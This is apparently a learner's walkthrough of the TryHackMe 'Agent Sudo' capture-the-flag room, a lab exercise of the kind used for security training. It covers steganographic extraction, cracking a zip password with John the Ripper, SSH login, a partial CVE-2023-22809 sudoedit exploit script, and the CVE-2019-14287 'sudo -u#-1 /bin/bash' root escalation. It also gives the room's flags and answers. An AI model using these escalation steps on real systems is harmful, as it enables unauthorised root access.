We can use command strings to display the conrent of file.png like cutie.png

```
└─$ strings  ./agentsudoctf/cutie.png
IHDR
PLTE
.(CA
b+FB
8">;&@B&A>9RO =:#<A
;8$@=
.)%>A
```

https://www.man7.org/linux/man-pages/man1/strings.1.html

https://www.howtogeek.com/427805/how-to-use-the-strings-command-on-linux/

we can blink to search other files inside the png file

command binwalk -e ./agentsudoctf/cutie.png

```
binwalk -e ./agentsudoctf/cutie.png
```

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
```

Meaning

binwalk firmware analysis tool for searching binary images for embedded files and executable code.

Flag -e Extract embedded files

cutie.png the file I want to check

https://linuxcommandlibrary.com/man/binwalk

https://www.kali.org/tools/binwalk/

Found the cutie.png contains zip file

now I can use command dd to extract the zip file

command dd if=cutie.png of=hidden.zip bs=1 skip=34562

```
└─$ dd if=cutie.png of=hidden.zip bs=1 skip=34562
280+0 records in
280+0 records out
280 bytes copied, 0.000955769 s, 293 kB/s
```

https://www.man7.org/linux/man-pages/man1/dd.1.html

Meaning

dd Copy raw bytes from one file to another — exactly where I tell you

if=cutie.png Read data from this file

of=hidden.zip Write the extracted data into this file

bs=1 Block size = 1 byte Copy data byte by byte (very precise)

skip=34562 Skip the first 34,562 bytes, then start copying

Why 34562? If Convert hex → decimal it 0x8702 = 34562 blink tool present number in hexadecimal as output

Now we need a way to convert zip file to txt cause john the ripper can't crack zip files

There a tool called zip2john that convert zip files to john the ripper format

https://www.esecurityplanet.com/products/john-the-ripper/

command zip2john hidden.zip > cutie.txt

```
zip2john hidden.zip > cutie.txt
```

Now we can use john the ripper to try find agent j password command john cutie.txt --wordlist=/usr/share/wordlists/rockyou.txt

```
john cutie.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Meaning

john cracking gessing password tool

cutie.txt file to find it password

--wordlist= tell john which passwords list to use and it location

/usr/share/wordlists/rockyou.txt location of passwords list

```
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alien            (hidden.zip/To_agentR.txt)
1g 0:00:00:00 DONE (2026-03-27 18:41) 1.369g/s 33665p/s 33665c/s 33665C/s travo
```

Password inside cutie.jpg that contains zip file is alien

Answer alien

Question steg password?


now that we have the zip password we can try to extract it content


Using command unzip

```
└─$ unzip hidden.zip
Archive:  hidden.zip
   skipping: To_agentR.txt        need PK compat. v5.1 (can do v4.6)
```


Not works but now we know it contains txt file

Lets extract it with gui using the password






Lets read To_agentR.txt



Now lets try to translate it using CyberChef website https://gchq.github.io/CyberChef/

Copy QXJlYTUx to CyberChef it give us auto direction



QXJlYTUx is from based64 and it meaning Area51

Answer Area51

Question Who is the other agent (in full name)?

From this we can try to find content from cute-alien.jpg using steghide that is a Steganography tool

Steganography is an effective technique to hide data inside other file

https://systemweakness.com/steganography-crack-password-protected-message-2d91830ba90c

https://www.kali.org/tools/steghide/

https://www.geeksforgeeks.org/installation-guide/how-to-install-steghide-tool-in-linux/

Using command steghide extract -sf ./cute-alien.jpg

On Enter passphrase type Area51

```
└─$ steghide extract -sf ./cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
```

Meaning

Steghide is a steganography program that is able to hide data in various kinds of image- and audio-files.

extract Extract secret data from a stego file.

Flag -sf filename Specify the name for the stego file that will be created

It extracts file called message.txt

Lets read it

```
└─$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password fo
r you.

Your buddy,
chris
```

Answer agent j name is james

Question SSH password?

Now we find username james password hackerrules! lets try to ssh to the tryhackme machine

Command ssh username@ip

```
└─$ ssh james@10.114.173.156
The authenticity of host '10.114.173.156 (10.114.173.156)' can't be established
.
ED25519 key fingerprint is: SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.114.173.156' (ED25519) to the list of known host
s.
```

```
Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```

Answer hackerrules!

Question What is the user flag?

After we connected to machine using ssh we can search files on james folder

```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
```

Lets read user_flag.txt

It content b03d975e8c92a7c04146cfa7a5a313c7

```
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
```

Answer b03d975e8c92a7c04146cfa7a5a313c7

Question What is the incident of the photo called?

Lets download the png file from the tryhackme machine

It could have information we need

So how to download files from remote pc using ssh?

We can use command SCP (Secure Copy)

SCP (Secure Copy) is a command-line utility that copies files and directories between hosts over an SSH connection

https://linuxize.com/post/how-to-use-scp-command-to-securely-transfer-files/#:~:text=This%20guide%20explains%20how%20to%20use%20the%20scp,a%20password%20to%20authenticate%20on%20the%20remote%20system

https://man7.org/linux/man-pages/man1/scp.1.html

https://www.youtube.com/watch?v=w_OwmqjAcn0

command scp [OPTIONS] [[user@]host:]source [[user@]host:]destination

example scp james@ip:Alien_autospy.jpg /home/user/agentsudoctf/

Meaning

Scp SCP relies on SSH for data transfer. You need either an SSH key or a password to authenticate on the remote system.

-r is how scp distinguishes between local and remote paths. A path without a colon is treated as local.

james@ip where the file located

: is how scp distinguishes between local and remote paths. A path without a colon is treated as local.

Alien_autospy.jpg the file I want to send over ssh

/home/user/agentsudoctf/ where I want to send he file

```
scp james@ip:Alien_autospy.jpg  /home/user/agentsudoctf/
```

```
james@agent-sudo:~$ scp james@ip:/home/james/Alien_autospy.jpg /home/user/agen
tsudoctf/
```

Not works

```
/home/user/agentsudoctf/: No such file or directory
```

So I download the file to current location on me pc and named it Alien_autospy.jpg

```
james@agent-sudo:~$ scp james@10.114.174.16:/home/james/Alien_autospy.jpg Alie
n_autospy.jpg
```

Didn't work cuse I run it from tryhackme machine

I need to run it from my machine

```
└─$ scp james@10.114.174.16:/home/james/Alien_autospy.jpg /home/user/agentsudo
ctf/
```

```
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
james@10.114.174.16's password:
Alien_autospy.jpg                                100%   41KB 128.1KB/s   00:00
```

Success

Lets check it

```
└─$ locate -e Alien_autospy.jpg
/home/aviv/agentsudoctf/Alien_autospy.jpg
```

You may need to update the database using command sudo updated

Now from the question we need to find from where the picture is “incident of the photo called”

Location or Article

So lets search image geograpical location

We can use https://tineye.com/ or https://whereisthisplace.net/ or

Reverse image search is a clever little technique that lets you search the internet *using an image instead of text*

Found the picture location is Roswell UFO crash London and called Roswell alien autopsy

“A hoaxer has revealed how he faked an “alien autopsy” using animal organs and pig brains – and managed to fool the world for over a decade”

https://www.foxnews.com/science/filmmaker-reveals-how-he-faked-infamous-roswell-alien-autopsy-footage-in-a-london-apartment

Answer Roswell alien autopsy

Question CVE number for the escalation?

Now we need to escalate privileges to root user

I can try to search suid privileges to find commands and software with this privileges

https://linuxhandbook.com/suid-sgid-sticky-bit/

https://www.howtogeek.com/656646/how-to-use-suid-sgid-and-sticky-bits-on-linux/

Command find / -perm -4000 -type f 2>/dev/null

Meaning

find command to find files on linux

/ search the whole filesystem

-perm search files with permissions

-4000 type of permissions this suid permissions

-type f specified only files

2>/dev/null hide permission errors

https://www.man7.org/linux/man-pages/man1/find.1.html

https://www.geeksforgeeks.org/linux-unix/find-command-in-linux-with-examples/

```
james@agent-sudo:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Got a list of file with suid permissions

We see ssh-keygen lets try to search exploitation on https://gtfobins.org/

Try to use a bainery to prevlage permissions

Command ssh-keygen -D /usr/lib/openssh/ssh-keysign

Not work

```
james@agent-sudo:~$ ssh-keygen -D /usr/lib/openssh/ssh-keysign
dlsym(C_GetFunctionList) failed: /usr/lib/openssh/ssh-keysign: undefined symbo
l: C_GetFunctionList
cannot read public key from pkcs11
```

Meaning ssh on tryhackme machine not support pkcs11

It expects **SSH internal environment**

Requires:

SSH agent

specific file descriptors

controlled execution

Running it directly = useless

Lets try to see what user james can run as sudo commend sudo -l

https://bashdo.com/command/sudo/

https://man7.org/linux/man-pages/man8/sudo.8.html

https://gtfobins.org/gtfobins/sudo/

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

Meaning user james can any command as any user except bexoming a root user

Lets run sudo /bin/bash

```
james@agent-sudo:~$ sudo /bin/bash
Sorry, user james is not allowed to execute '/bin/bash' as root on agent-sudo.
```

We can't do it cause we not root

We can still use sudo command

So lets check sudo version command sudo -v its version

Not work so lets try sudo -V

```
james@agent-sudo:~$ sudo -v
james@agent-sudo:~$ sudo -V
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```

Lets search for Sudo version 1.8.21p2 exploit

https://www.exploit-db.com/exploits/51217

https://github.com/asepsaepdin/CVE-2023-22809 cve: CVE-2021-3560

CVE-2021-3560 allowing a local attacker to append arbitrary entries to the list of files to process.

https://nvd.nist.gov/vuln/detail/CVE-2021-3560

https://www.exploit-db.com/exploits/50011

https://www.exploit-db.com/exploits/47502?source=post_page-----238626d3966f----------

cve: CVE-2023-22809 allow arguments passed in the user-provided environment variables allowing a local attacker to append arbitrary entries to the list of files to process. This can lead to privilege escalation

https://nvd.nist.gov/vuln/detail/CVE-2023-22809

https://www.cve.news/cve-2023-22809/

https://github.com/n3m1sys/CVE-2023-22809-sudoedit-privesc

CVE-2019-14287 n attacker with access to a Runas ALL sudoer account can bypass certain policy blacklists and session PAM modules, and can cause incorrect logging, by invoking sudo with a crafted user

https://nvd.nist.gov/vuln/detail/CVE-2019-14287

https://www.cve.org/CVERecord?id=CVE-2019-14287

CVE-2019-14287 exploits a flaw in certain sudo versions, allowing users to execute commands as root by bypassing user ID verification

https://www.elastic.co/docs/reference/security/prebuilt-rules/rules/linux/privilege_escalation_sudo_cve_2019_14287?utm_source=chatgpt.com

What is PAM? PAM (**Pluggable Authentication Modules**)
is a library suite that allows a Linux system administrator to configure methods to authenticate u sers

https://docs.rockylinux.org/10/guides/security/pam/#:~:text=PAM%20%28Pluggable%20Authentication%20Modules%29%20is%20the%20system%20under,system%20administrator%20to%20configure%20methods%20to%20authenticate%20users.

I found a script from https://www.exploit-db.com/exploits/51217

script:

```
if ! sudo --version | head -1 | grep -qE '(1\.8.*|1\.9\.[0-9]1?(p[1-3])?|1\.9\.12p1)$'

then

    echo "> Currently installed sudo version is not vulnerable"

    exit 1

fi


EXPLOITABLE=$(sudo -l | grep -E "sudoedit|sudo -e" | grep -E '\(root\)|\(ALL\)|\(ALL : ALL\)' | cut -d ')' -f 2-)


if [ -z "$EXPLOITABLE" ]; then

    echo "> It doesn't seem that this user can run sudoedit as root"
```

```
    read -p "Do you want to proceed anyway? (y/N): " confirm && [[ $confirm == [yY] ]] || exit 2
else
    echo "> BINGO! User exploitable"
    echo "> Opening sudoers file, please add the following line to the file in order to do the privesc:"
    echo "$( whoami ) ALL=(ALL:ALL) ALL"
    read -n 1 -s -r -p "Press any key to continue..."
    EDITOR="vim -- /etc/sudoers" $EXPLOITABLE
    sudo su root
    exit 0
fi
```

we can run it

```
james@agent-sudo:~$ EXPLOITABLE=$(sudo -l | grep -E "sudoedit|sudo -e" | grep
-E '\(root\)|\(ALL\)|\(ALL : ALL\)' | cut -d ')' -f 2-)
[sudo] password for james:
Sorry, try again.
[sudo] password for james:
```

What this script do?

Running this exploit on a vulnerable system allows a localiattacker to gain a root shell on the machine.

The exploit checks if the current user has privileges to run sudoedit or

sudo -e on a file as root. If so it will open the sudoers file for the attacker to add a line to gain privileges on all the files and get a root shell

Basically, it Open /etc/sudoers ell you to add a line like james ALL=(ALL:ALL) ALL and Save the file

Lets try now to becoming root user command sudo su

```
james@agent-sudo:~$ sudo su
Sorry, user james is not allowed to execute '/bin/su' as root on agent-sudo.
```

```
james@agent-sudo:~$ sudo su root
[sudo] password for james:
Sorry, try again.
[sudo] password for james:
Sorry, user james is not allowed to execute '/bin/su root' as root on agent-su
do.
```

Didn’t works

Lets check it the script works command sudo -l

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

Didn’t work

Some guide run sudo -u#-1 /bin/bash

Lets brakes it why it can works?

From commands sudo -l you can see james permissions on sudoers file

james permissions on sudoers file are (ALL, !root) /bin/bash meaning he can run commands and bash shell as every user on the system except as root user

now sudo -u#-1 /bin/bash do

sudo -u switch user

-u#-1 Run as user ID = -1

-u#-1 when sudo prosses it, -1 convert to 0

Magmatic -1: 4294967295 → wraps → becomes 0

User id =1 became User id=0=root user

-1 /bin/bash convert a user to root userand open shell as root user

Bypass james privileges in sudoers file: !root (forbidden)

Like the CVE-2019-14287

https://www.hpcsec.com/2019/10/14/cve-2019-14287/?utm_source=chatgpt.com

https://www.cve.org/CVERecord?id=CVE-2019-14287

https://www.elastic.co/docs/reference/security/prebuilt-rules/rules/linux/privilege_escalation_sudo_cve_2019_14287?utm_source=chatgpt.com

Lets try it

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin
User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
[sudo] password for james:
root@agent-sudo:~#
```

It works

Answer CVE-2019-14287

Question What is the root flag?

Now that we got root privileges and we enter as root lets see what it root folder

```
root@agent-sudo:~# pwd
/home/james
root@agent-sudo:~# cd /root
root@agent-sudo:/root# pwd
/root
root@agent-sudo:/root# ls
root.txt
```

Lets read the txt file

```
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips,
 always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```

root.txt content b53a02f55b57d4439e3341834d70c062

Answer b53a02f55b57d4439e3341834d70c062

Question (Bonus) Who is Agent R?

in root.txt content say DesKel a.k.a Agent R

Answer DesKel

Guide I use to solve this machine

https://infosecwriteups.com/tryhackme-agent-sudo-238626d3966f

https://kevinovitz.github.io/TryHackMe_Writeups/agentsudoctf/agentsudoctf/#privilege-escalation

Ai I use to solve this machine

https://copilot.microsoft.com/

https://gemini.google.com/app

https://chatgpt.com/g/g-VQ4cyMf79-hackergpt

https://www.perplexity.ai/